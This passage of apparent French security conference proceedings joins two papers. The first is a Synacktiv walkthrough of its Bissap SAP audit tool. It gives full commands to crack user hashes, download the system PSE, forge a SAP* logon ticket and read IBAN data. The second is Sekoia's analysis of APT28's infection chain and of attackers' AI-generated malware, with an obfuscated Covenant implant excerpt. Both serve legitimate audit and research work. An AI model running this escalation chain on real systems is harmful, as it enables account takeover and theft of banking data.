


Fig. 6. Téléchargement automatique des tables, via `SE16`

Lorsque le processus de collecte est terminée, un dossier contenant les données des tables collectées est créé. Il est possible de l'importer directement via Bissap (listing 10).

Une base de données locale au format SQLite est créée. Elle contient toutes les tables collectées par le script précédent. Il est ainsi possible d'utiliser les outils génériques SQLite pour interroger cette base (listing 11).

À partir de ces données, on peut récupérer les hashs des utilisateurs stockés dans la table `USR02` et tenter de les casser (listing 12). Si des mots de passe sont retrouvés, nous pourrons nous connecter sous leurs noms.[7]

Les hashs sont sous le format `{x-issha, 1024}`, qui signifie une application de la fonction `SHA-1` répétée sur 1024 itérations. Bien que ce format ne soit pas à l'état de l'art,[8] le processus de cassage en est impacté et peut donc prendre un certain temps.

En attendant les résultats, nous pouvons procéder à l'audit des permissions des différents utilisateurs (listing 13).

---

[7] En réalité, la récupération des hashs n'est pas entièrement exacte. Certains des utilisateurs récupérés peuvent être désactivés ou ne pas avoir le droit de se connecter sur `SAP GUI`

[8] L'état de l'art étant `{x-issha-512, 15000}` qui applique 15000 itérations de `SHA-512`

Listing 10: Import des données collectées

```
1 # bissap -d NPL.sqlite import -i dump_ahk/
2 Importing table AGR_1016 from Tab-separated file.
3 Importing table AGR_1016B from Tab-separated file.
4 [...]
5 Importing table UST12 from Tab-separated file.
```

Listing 11: Liste des tables collectées via SQLite3

```
1 # sqlite3 NPL.sqlite '.tables'
2 AGR_1016      AGR_USERS     TDDAT         USR02       USRPWDHISTORY
3 AGR_1016B     DBCON         TPFET         USR10       UST04
4 AGR_1251      PROFILE_AUTHS TSTC          USR11       UST10C
5 AGR_PROF      RFCDES        USH02         USR12       UST10S
6 AGR_TEXTS     RSECTAB       USOBHASH      USR40       UST12
```

Listing 12: Récupération et cassage des hashs des utilisateurs

```
1 # sqlite3 NPL.sqlite \
2     "SELECT printf('%s:%s', BNAME, PWDSALTEDHASH) FROM USR02" \
3     | tee hashes.txt
4 BWDEVELOPER:{x-issha, 1024}97RSLvHY8Az5idQApp+hfT2GMUIj3BsVhYgjO3ioSGI=
5 DDIC:{x-issha, 1024}TFEtgLrCv62hXjVn97HxgNqmsv/kObwmQoVyJTMXoCg=
6 DEVELOPER:{x-issha, 1024}jXU4URxPhBMeESwKWf84Ff5zgYfS0SdPZjOMi+zeaeY=
7 JOHN.TITOR:{x-issha, 1024}Y9Q1AvbcBCM+WLE8+9idGFLkrCUZ139WElMWT//s8J4=
8 SAM.FISHER:{x-issha, 1024}E3S/aV2sWK/AcqvM6wkofmSTBxnFNQ4pIpND5rojDxc=
9 SAP*:{x-issha, 1024}DRM3SNvfwWWsDf71QYyx+5LOAkN31OnyKgPjvlBsPqE=
10 # hashcat --username hashes.txt rockyou.txt -m 10300
11 [...]
```

Listing 13: Audit des utilisateurs du système

```
1 # bissap -d NPL.sqlite -m 001 audit
2 BWDEVELOPER is vulnerable to 12 RCE(s). (SE38, [...])
3 BWDEVELOPER can read 17 sensitive tables.
4 BWDEVELOPER can execute 19 "juicy" transactions. (RSUDO, [...])
5 DDIC is vulnerable to 12 RCE(s). (SE38, [...])
6 DDIC can read 17 sensitive tables.
7 DDIC can execute 19 "juicy" transactions. (RSUDO, [...])
8 JOHN.TITOR is vulnerable to 1 RCE(s). (ARCHIVFILE_SERVER_TO_CLIENT)
9 DEVELOPER is vulnerable to 12 RCE(s). (SE38, [...])
10 DEVELOPER can read 17 sensitive tables.
11 DEVELOPER can execute 19 "juicy" transactions. (RSUDO, [...])
12 SAP* is vulnerable to 12 RCE(s). (SE38, SM69+SM36, [...])
13 SAP* can read 17 sensitive tables.
14 SAP* can execute 19 "juicy" transactions. (RSUDO, [...])
```

La sortie peut être un peu indigeste dans certains cas. Cela arrive parce que Bissap remonte tous les utilisateurs dangereux, mais ces utilisateurs incluent aussi les administrateurs du système. Heureusement, on peut utiliser la sortie JSON pour filtrer les résultats selon des critères arbitraire. Ici, on enlève les utilisateurs ayant un nombre important de privilèges et qui sont donc administrateur. L'objectif de cette recherche étant de remonter les permissions dangereuses accordées à des utilisateurs standards, c'est-à-dire les mauvaises configurations.

Listing 14: Mise en avant des utilisateurs standards

```
1 # bissap -d NPL.sqlite -m 001 --json audit \
2   | jq -r 'select((.rce | length > 0) and (.rce | length < 10)) |
    ↪  .bname'
3 JOHN.TITOR
```

Un utilisateur standard, JOHN.TITOR, a l'air d'être vulnérable à une élévation de privilèges au sein du système. Pour avoir plus de détails sur cet utilisateur et obtenir la marche à suivre pour exploiter cette élévation de privilèges, nous pouvons auditer spécifiquement cet utilisateur (listing 15).

Grâce à Bissap, nous avons pu mettre en évidence des autorisations dangereuses accordées à un utilisateur qui n'est pas administrateur ! Sans cet outil, nous aurions dû tester tous les programmes potentiellement dangereux manuellement et probablement raté les combinaisons plus compliquées, comme la possibilité d'exécuter le programme ARCHIVFILE_SERVER_TO_CLIENT via la transacon SE37.

Coup de chance ! Le cassage de mot de passe vient de terminer et l'utilisateur JOHN.TITOR possédait de surcroît un mot de passe faible (listing 16).

On retrouve ainsi le mot de passe Hunter23. Nous pouvons relancer SAP GUI et préciser JOHN.TITOR ainsi que son mot passe. Une fois connecté, nous pouvons suivre la méthodologie explicitée par Bissap.

Dans un premier temps, nous exécutons la transaction SE37 et on précise la fonction ARCHIVFILE_SERVER_TO_CLIENT pour télécharger le PSE Système. Les deux paramètres nécessaires pour retrouver le chemin de ce PSE sont retrouvables de plusieurs manières.

Ici, ces données ont été remontées par nmap-sap lors du scan réseau initial. Le SID est issu de résultat d'un des scripts d'identification : NPL. Le numéro de l'instance est celui de l'instance Dialog, qui est la même instance qui héberge l'interface DIAG. Par défaut, le numéro du port de cette interface est 32NN où NN est le numéro de l'instance. Étant donné que notre interface est sur le port 3200, on en déduit que le numéro de

Listing 15: Audit détaillé de JOHN.TITOR

```
# bissap -d NPL.sqlite -m 001 audit -u JOHN.TITOR
JOHN.TITOR is vulnerable to 1 RCE(s).
 # ARCHIVFILE_SERVER_TO_CLIENT
 > Go to SE37 (ABAP Function Modules)
 > Execute the fonction ARCHIVFILE_SERVER_TO_CLIENT, and check
   "Uppercase / Lowercase"
 > Download the PSE containing the keys used to sign Logon
   Tickets.
     - Example paths : /usr/sap/${SID}/D${NR}/sec/SAPSYS.pse
                       /usr/sap/${SID}/DVEBMGS${NR}/sec/SAPSYS.pse
 > Extract the private key and the certificate from the PSE
     - You may need a SAP lab to use sapgenpse.
     - $ sapgenpse export_p12 -p SAPSYS.pse SAPSYS.p12
     - $ openssl pkcs12 -nocerts -legacy -in SAPSYS.p12 -out
↪  private.key -nodes
     - $ openssl pkcs12 -clcerts -nokeys -legacy -in SAPSYS.p12
↪ -out certificate.crt
 > Sign a fake Logon Ticket using forge_sap_logon_ticket.py
     - $ ./forge_sap_logon_ticket.py
             --system ${SID}
             --client ${MANDANT}
             --username 'SAP*'
             --cert certificate.crt --key private.key
 > Go to the system's Web GUI (path: /sap/bc/gui/sap/its/webgui)
 > Set the cookie MYSAPSSO2 with value the generated Logon Ticket
   and reload.
JOHN.TITOR cannot read any known sensitive tables.
JOHN.TITOR cannot execute any "juicy" transaction.
```

Listing 16: Récupération du mot de passe de l'utilisateur JOHN.TITOR

```
# hashcat --username hashes.txt rockyou.txt -m 10300 --show | grep
↪  JOHN.TITOR
JOHN.TITOR:{x-issha,
↪  1024}Y9QlAvbcBCM+WLE8+9idGFLkrCUZ139WElMWT//s8J4=:Hunter23
```

l'instance est `00`. On peut donc télécharger notre PSE conformément à la figure 7.

À partir de ce fichier, on peut suivre les commandes à exécuter décrites précédemment pour générer un ticket valide pour le système `NPL`.

Lors de la procédure, nous devons préciser l'utilisateur que nous souhaitons usurper. Dans cette démonstration, nous pouvons utiliser `SAP*`, l'utilisateur administrateur par défaut. Cependant, dans des cas réels, il n'est pas rare que cet utilisateur soit désactivé au profit de comptes administrateurs nominatifs.

Dans ces cas-là, on peut utiliser Bissap pour lister les utilisateurs qui nous intéressent, c'est-à-dire ceux ayant accès à la table des IBAN, `TIBAN`. Nous pouvons utiliser une commande telle que celle présente dans le listing 17.

Listing 17: Liste des utilisateurs capables de lire `TIBAN`

```
1 # bissap -d NPL.sqlite -m 001 users by-authorization --objct
  ↪  S_TABU_NAM -f TABLE:TIBAN -f ACTVT:03
2 SAP*
3 DEVELOPER
4 DDIC
5 BWDEVELOPER
```

Étant donné que `SAP*` est activé dans notre instance, nous allons l'utiliser. À partir du PSE Système téléchargé précédemment, nous pouvons suivre la méthodologie donnée par Bissap et ainsi généré un Logon Ticket. Le résultat de ces commandes est détaillé dans le listing 18.

Listing 18: Génération d'un Logon Ticket à partir du PSE Système

```
1 # sapgenpse export_p12 -p SAPSYS.pse SAPSYS.p12
2 # openssl pkcs12 -nocerts -legacy -in SAPSYS.p12 -nodes -out
  ↪  private.key
3 # openssl pkcs12 -clcerts -legacy -in SAPSYS.p12 -nokeys -out
  ↪  certificate.crt
4 # ./forge_sap_logon_ticket.py --system NPL --client 001 --username
  ↪  'SAP*' --cert certificate.crt --key private.key
```

```
5 AjQxMDMBAAhTAEEAUAAqAAIABjAAMAAxAAMABk4AUABMAAQAGDIAMAAyADYAMAAxAD
6 AANwAwADkAMAA5AAUABAAAABj/APswgfgGCSqGSIb3DQEHAqCB6jCB5wIBATELMAkG
7 BSsOAwIaBQAwCwYJKoZIhvcNAQcBMYHHMIHEAgEBMBowDjEMMAoGA1UEAxMDTlBMAg
8 gKIBcCGSAmATAJBgUrDgMCGgUAoF0wGAYJKoZIhvcNAQkDMQsGCSqGSIb3DQEHATAc
9 BgkqhkiG9w0BCQUxDxcNMjYwMTA3MDkwOTE0WjAjBgkqhkiG9w0BCQQxFgQU1VvfYu
10 8vT8to3Wx71tmclbS4mBYwCQYHKoZIzjgEAwQuMCwCFGRF2HPDB4d9uBK4D%21UBLM
11 LZTTLRAhQCoSisMsxNx1WtmZ5OmCniTVO0rA%3D%3D
```




Fig. 7. Téléchargement du fichier `SAPSYS.pse` depuis la fonction `ARCHIVFILE_SERVER_TO_CLIENT`.

Nous pouvons utiliser ce ticket via la version web `SAP GUI` relevée au début des tests. En spécifiant le cookie `MYSAPSSO2` avec comme valeur le ticket, la connexion vers l'utilisateur `SAP*` est automatique.

En tant que `SAP*`, il est trivial d'accéder aux données bancaires. Par exemple, nous pouvons exécuter la transaction `SE16` et spécifier la table `TIBAN`, tel que montré en figure 8.

Fig. 8. Visionnage des IBAN du système.

Grâce à Bissap, nous avons pu mettre en évidence des utilisateurs dangereux et inspecter les relations entre les utilisateurs et leurs autorisations. En inspectant cet utilisateur dangereux, nous avons aussi obtenu la démarche à suivre, étape par étape, pour élever nos privilèges en exploitant les permissions qui lui sont accordées.

Ces étapes nous ont indiqués comment exploiter le mécanisme des Logon Tickets pour transformer une lecture arbitraire de fichier en élévation de privilèges dans la configuration par défaut. Dans de rare cas, cette élévation de privilèges peut être portées à d'autres systèmes ayant une relation de confiance avec le système compromis.

8 Conclusion

Ces trouvailles sont le fruit de recherches internes à Synacktiv sur SAP. Ces outils permettent à des auditeurs de fiabiliser le processus d'audit d'un système SAP et montre qu'il est possible d'adopter une méthodologie moderne pour le système fermé et complexe qu'est SAP.

Notamment, Bissap conviendrait tant aux auditeurs expérimentés qu'aux auditeurs qui ne sont pas à l'aise sur SAP. Parce que Bissap fonctionne en ligne de commande et est basé sur une copie locale de la base de données, il est très facile d'étendre ses fonctionnalités pour adopter des besoins complexes qui ne seraient pas prévus par l'outil. Les auditeurs plus novices trouvent aussi leur compte, car le processus d'audit est décrit à chaque étape et les "quick wins" sont aisément retrouvées. Il n'y a pas besoin de connaître toutes les méthodes possibles d'exploitation pour les retrouver, comme c'était le cas auparavant.

En libérant ces outils, Synacktiv espère permettre à la communauté d'approfondir les audits d'autorisation SAP et d'établir une véritable base de connaissances des mécanismes d'élévation de privilèges connus.

Bien qu'il soit utilisable sur le terrain, Bissap est encore perfectible. En effet, par définition la base de connaissance n'est pas exhaustive et un travail d'enrichissement sur le long terme est encore en cours. De plus, l'audit automatique est principalement porté sur l'élévation de privilège et il serait judicieux de mettre en place des audits plus approfondis sur la partie métiers des autorisations SAP. Enfin, bien qu'ils soient particulièrement flexibles, les processus de collecte via `AutoHotKey` sont fragiles et mériteraient d'être plus travaillés.

Références

1. AutoHotkey Foundation. Autohotkey, 2026. https://www.autohotkey.com
2. gelim. nmap-sap, 2024. https://github.com/gelim/nmap-sap
3. procter-gamble oss. mysapsso2-sp-token-adapter, 2021. https://github.com/procter-gamble-oss/mysapsso2-sp-token-adapter
4. SAP, 2009. https://help.sap.com/doc/javadocs_nwce_ce711sp03/7.1.1.3/en-US/se/com.sap.se/com/sap/security/api/ticket/package-tree.html
5. Harminder Singh. Parse MYSAPSSO2 Logon Token With .NET. Stack Overflow, 2012. https://stackoverflow.com/questions/11941698/parse-mysapsso2-logon-token-with-net
6. Synacktiv. sap_logon_ticket, 2026. https://github.com/synacktiv/sap_logon_ticket
7. thomaspatzke. Decoder/Encoder for MYSAPSSO2 Cookies/SAP SSO tokens. Github Gist, 2014. https://gist.github.com/thomaspatzke/8f3b0a678011ac74c61b

APT28, sarA Is watching you !

Robin Kwiatkowski et Charles Meslay
robin.kwiatkowski@sekoia.io
charles.meslay@sekoia.io

Sekoia.io

Résumé. En 2025 dans le cadre de nos travaux de veille sur les menaces étatiques, nous avons analysé une nouvelle chaine d'infection du mode opératoire adverse (MOA) APT28. L'analyse des implants de cette chaine nous a fait prendre conscience que l'IA n'était pas juste une technologie d'avenir mais pouvait dès à présent être utilisée même si l'outillage associé ne nous satisfaisait pas complètement. Notamment, il apparaissait qu'il manquait une couche d'orchestration pour obtenir des résultats pertinents dans le cadre de nos analyses. Cela nous a mené à développer SARA (*Semi Autonomous Reverse Analyst*), un outil d'aide à l'analyse de logiciel malveillant à l'aide d'intelligence artificielle. Nous souhaitons donc ici présenter comment nous sommes arrivés à ce constat ainsi qu'un retour d'expérience sur la mise en oeuvre de cet outil.

1 Introduction

1.1 Rappels sur la CTI

Le renseignement sur la menace cyber, plus communément appelé CTI pour « *Cyber Threat Intelligence* », est l'étude des modes opératoire d'attaque (MOA). Le MOA se définit par la signature de l'attaquant, c'est-à-dire sa façon d'opérer pour cibler et attaquer ses victimes. Cela consiste généralement à étudier une attaque afin d'en extraire les différentes techniques, tactiques et procédures de l'attaquant (TTP). Celles-ci peuvent correspondre à :

- les techniques de compromission initiales : un courriel d'hameçonage, l'exploitation d'une vulnérabilité, etc.
- l'infrastructure utilisée : la location de serveurs chez un hébergeur peu coopératif avec les autorités, la compromission de routeurs, l'utilisation de VPN, etc.
- les codes utilisés : certains MOA préféreront développer leur propre arsenal alors que d'autres peuvent se baser sur des outils open source.

Une erreur régulièrement commise est de confondre un mode opératoire d'attaque avec un « Acteur de la menace » (« *Threat Actor* » en anglais).

Un acteur de la menace est une entité physique et réelle. Il peut par exemple s'agir d'un individu, d'un groupe d'individus, d'une entreprise ou d'une unité militaire. Un MOA n'est pas une entité réelle, il s'agit ici d'un regroupement d'opérations présentant des caractéristiques techniques communes.

L'attribution est l'action qui consiste à relier un MOA avec un acteur de la menace. Par exemple, en 2025 la France a officiellement attribué le mode opératoire russe APT28 a un service du renseignement militaire russe (GRU) [2].

1.2 Une nouvelle tendance en 2025

Un fait majeur de l'année 2025 dans l'informatique et l'adoption des technologies basées sur l'intelligence artificielle pour le développement. Cette tendance n'a pas échappé aux attaquants informatiques où nous avons aussi pu observer cette évolution. Depuis début 2025, nous avons observé de plus en plus de scripts malveillants comportant de nombreux commentaires commneçant par un emoji, ce qui était typique des scripts générés par IA. Dans la deuxième moitié de 2025, nous avons ensuite observé des codes compilés dont nous suspectons fortement qu'ils aient été développés à l'aide d'IA. C'est le cas notamment de DeskRAT [5], un RAT associé à Transparent Tribe, un MOA supposément d'origine Pakistanaise. L'analyse des différents codes malveillants de DeskRAT soulevait pas mal d'indices allant dans ce sens. Notamment, certains codes contenaient ces noms de fonctions :

```
1  main.___implement_memory_protection();
2  main.___calculate_activation_delay();
3  main.___evasion_dummy_check_1();
4  main.___evasion_dummy_check_3();
5  main.___evasion_perform_dummy_computation();
6  main.___garbage_computation_2();
7  main.___execute_polymorphic_routine();
8  main.___garbage_string_operations();
9  main.___garbage_math_operations();
10 main.___linux_polymorphic_behavior();
```

Ces fonctions implémentent effectivement des opérations cohérentes avec leurs intitulés, mais sans effet observable sur le comportement du binaire. Entre autres, `___execute_polymorphic_routine` réalisait une transformation locale, dont le résultat n'était ensuite jamais utilisé. Ce type de « code plausible mais inopérant » peut être rapproché d'un mode de génération où l'on demanderait à un LLM : « *liste les techniques*

d'évasion pour un malware Linux, puis implémente-les », sans validation fonctionnelle de l'intégration dans la logique globale.

Enfin, certains échantillons contenaient des routines de *heartbeat* transmettant des valeurs de *healthcheck* manifestement artificielles et hardcodées (par exemple « `cpu=20%` » ou « `office version: 2018` », y compris dans un contexte Linux), ce qui renforce l'hypothèse d'un remplissage automatique visant davantage la vraisemblance que l'opérationnalité.

1.3 Problématique

L'utilisation de l'IA par les attaquants comme aide au développement de leur code pose deux principaux problèmes. Le premier problème, non traité ici, est une uniformisation dans le développement des codes utilisés par les attaquants. Cela induit une difficulté accrue dans la clusterisation des TTPs qui permet l'identification des MOA. Une deuxième problématique est la capacité pour les attaquants à développer de nouveaux codes très rapidement ce qui augmente d'autant la quantité de travail des analystes CTI. Pour répondre à cela, il devient primordial de trouver des moyens d'automatiser le travail de reverse engineering afin de ne pas être submergé par la quantité de codes malveillants à étudier.

2 APT28 et sa nouvelle chaîne d'infection : le déclic

APT28 (alias Fancy Bear, Bleu Delta, Sednit Group) est un groupe Russe rattaché à la Direction Générale des Renseignements (GRU) de l'État-Major des Forces Armées de la Fédération de Russie. Parmi les campagnes associées à ce groupe, nous pouvons citer le piratage des mails du Parti Démocrate Américain en 2015 ainsi que la publication de mails du parti En Marche ! dans l'entre deux tours de l'élection présidentielle française en 2017 ou le piratage de TV5 Monde. Durant les années 2010, APT28 disposait de deux codes signatures : XTunnel et XAgent. Depuis le début de la guerre en Ukraine, APT28 est connu pour accéder à des caméras de vidéosurveillance pour tracer le déplacement du matériel en Ukraine.

Depuis 2022, APT28 conduit des campagnes de phishings ciblant particulièrement l'Ukraine mais aussi ces alliés. Un fait notable est qu'APT28 utilise des équipements de bordure comme infrastructure opérationnelle pour mener ces attaques, ces équipements ayant pour avantage d'être souvent peu supervisés et non mis à jour. Ce MOA a alors privilégié l'utilisation d'implants que l'on pourrait qualifié d'être « à usage unique » : ils

sont souvent développés dans des langages interprétés tels que JavaScript, PowerShell ou de simples scripts batch (.bat), créés spécifiquement pour chaque campagne. Ces implants ne sont pas sophistiqués et se limitent le plus souvent à une tâche unique : établir un tunnel, récupérer et exfiltrer des mots de passe, etc.

Depuis fin 2024, APT28 utilise une nouvelle chaîne d'infection composée d'implants plus évolués que nous avons pu analyser en 2025. Cette chaine d'infection (schématisée dans la figure 1) a fait l'objet de plusieurs publication, que ce soit, le CERT-UA, ESET ou nous même [1,3,4].




Fig. 1. Schéma de la nouvelle chaine d'infection d'APT28

L'accès initial est un document Word envoyé via Signal. Ce document est volontairement floué afin de forcer l'utilisateur à activer les macros afin de rendre ce document lisible. En arrière plan, ces macros déposent une DLL, nommée Koala Loader, et une image.

Koala Loader

Koala Loader est un Loader développé en C/C++. Ce code persiste en utilisant une technique de *COM Hijacking* pour être exécuté à chaque ouverture de session. Après avoir mis en place sa persistance, ce loader a pour particularité d'extraire d'une image (comme celles présentées dans la figure 2), un shellcode chiffré.




Fig. 2. Exemples d'images contenant un shellcode chiffré

Covenant

Le *Shellcode* extrait de l'image initiale initialise le *Common Language Runtime* afin d'exécuter un module .NET. Ce module .NET est un implant issu du *framework* Covenant. Ce « grunt » (nom donné aux implants Covenant) dispose de quelques méthodes d'obfuscation : la *randomisation* des noms de fonctions et variables ainsi que le chiffrement des chaînes de caractères (composée de base64 et d'un XOR).

Ce *grunt* communique avec le C2 via un service légitime de partage de fichiers. Deux services ont été observé en 2025, Koofr puis Filen. Le rôle de ce *grunt* est de récupérer des modules additionnels via le C2, de les exécuter et de renvoyer les résultats.

Beardshell

Un autre code important dans cette chaîne d'infection est BeardShell. Bien que nous n'ayons pas pu étudier son déploiement, l'une des méthodes utilisées pour le déployer est via le Covenant. BeardShell est un code développé en C++ dont le rôle est d'exécuter des commandes ou scripts

PowerShell. Comme dans le cas de Covenant, ceux-ci sont reçu via un service de partage légitime de fichier, Icedrive.

Slimagent

Le dernier associé à cette chaîne d'infection est Slimagent. Ce code développé en C/C++ ne communique pas avec un C2. Son rôle est uniquement de réaliser à intervalles réguliers des captures des frappes claviers ainsi qu'une capture d'écran de la fenêtre active. Le résutlat de ces opérations est stocké dans un fichier HTML chiffré.

3 Du ctrl+c/ctrl+v à l'automatisation de l'analyse

Ces dernières années, de nombreux analystes ont constaté que les grands modèles de langage (LLM) étaient capables d'expliquer efficacement du pseudocode décompilé, voire de l'assembleur. Dans la pratique, cela a parfois réduit le travail d'analyse à une simple médiation entre un désassembleur/décompilateur (IDA, Ghidra) et un chatbot. Les résultats obtenus via l'assistance par LLM se sont révélés particulièrement convaincants, notamment en termes de gain de temps et de précision.

3.1 Analyse de Covenant

Cette observation a favorisé l'émergence de plugins visant à supprimer la phase de copier/coller, en intégrant directement des appels aux LLM au sein des outils de *reverse engineering* (GPThidra, Gepetto, etc.). Le flux d'interaction s'est ainsi déplacé de « ctrl+c / ctrl+v » vers des actions natives du type « clic droit -> send to LLM ». Cette problématique du « copier coller » a été vécue lors de l'analyse de Covenant.

La figure 3 présente un extrait du code de cet implant.

Analyser ce code manuellement n'est en soi pas compliqué, mais prend juste un temps important :

- toutes les chaines de caractères doivent être identifiées puis déchiffrées.
- les fonctions doivent ensuite être renommées. Le .NET étant assez verbeux, cela n'est pas compliqué mais prend juste du beaucoup de temps.

La première étape peut être automatisée, par exemple via un script Python utilisant la lib pythonnet [7]. Pour ce qui est du renommage de fonctions, c'est typiquement quelque chose que les chatbots savent faire, mais ici nous manquions d'outil pour faire l'interface entre le code .NET décompilé et le chatbot.

```
// Token: 0x06000008 RID: 8 RVA: 0x0000239C File Offset: 0x0000059C
public void CCDLKA785C()
{
    try
    {
        string text = L2WSH3CNPJ.W8Y70HMX0S("SmEpdTdyJQ==").Replace(Environment.NewLine, L2WSH3CNPJ.W8Y70HMX0S("Ow=="));
        string text2 = L2WSH3CNPJ.W8Y70HMX0S("SmEpdTdyJQ==").Replace(Environment.NewLine, L2WSH3CNPJ.W8Y70HMX0S("Ow=="));
        string text3 = L2WSH3CNPJ.W8Y70HMX0S("CTRlPH8iaXRuNw==");
        string text4 = L2WSH3CNPJ.W8Y70HMX0S("dD02MgMMO242C0ccGz8mAisSFxpbOho0DQ8JCDoldDIjITlzby1uJgljYGQ=");
        string text5 = PJ8YF3UG0C.EID5TXAGCS(text4);
        PJ8YF3UG0C.B5OOGU8HM3 b5OOGU8HM = new PJ8YF3UG0C.B5OOGU8HM3(text4);
        PJ8YF3UG0C.EROYOYIZ6E eroyoyiz6E = new PJ8YF3UG0C.EROYOYIZ6E();
        ICryptoTransform cryptoTransform = b5OOGU8HM.RI89Q0UVYZ();
